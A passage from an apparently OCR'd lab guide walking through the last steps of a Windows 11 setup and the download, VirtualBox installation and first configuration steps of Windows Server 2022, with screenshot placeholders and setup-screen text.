


STEP-9: after completing middle steps . create a account by giving the user name and password.


Account
Who's going to use this PC?
What name do you want to use?
Name
Or, even better, use an online account
Next
STRG-RECHTS


Account
Create a super memorable password
Make sure to pick something you'll absolutely remember.
Or, even better, use an online account
Next
STRG-RECHTS

STEP-10: after that complete the setting up of windows11. It may take some time to start.



Installation complete.


Windows 2022 Server Installation:

STEP-1: install the windows2022 Server from Microsoft official website.


https://www.microsoft.com/en-in/evalcenter/evaluate-windows-server-2022

install the iso image file of the windows server.


Click the "**download the iso".**




Then enter your details




Download the iso 64 bit edition of the windows 2022 Server.




STEP-2: upload the iso file in the virtualbox and install in VM.







STEP-3: give the memory size and number of processors.



STEP-4: create the virtual harddisk.




STEP-5: run the windows server.




Windows 2022 Server configuration:

STEP-1: run the windows server.





STEP-2: choose the installation language and next.

STEP-3: click install now.




STEP-4: accept license and next.

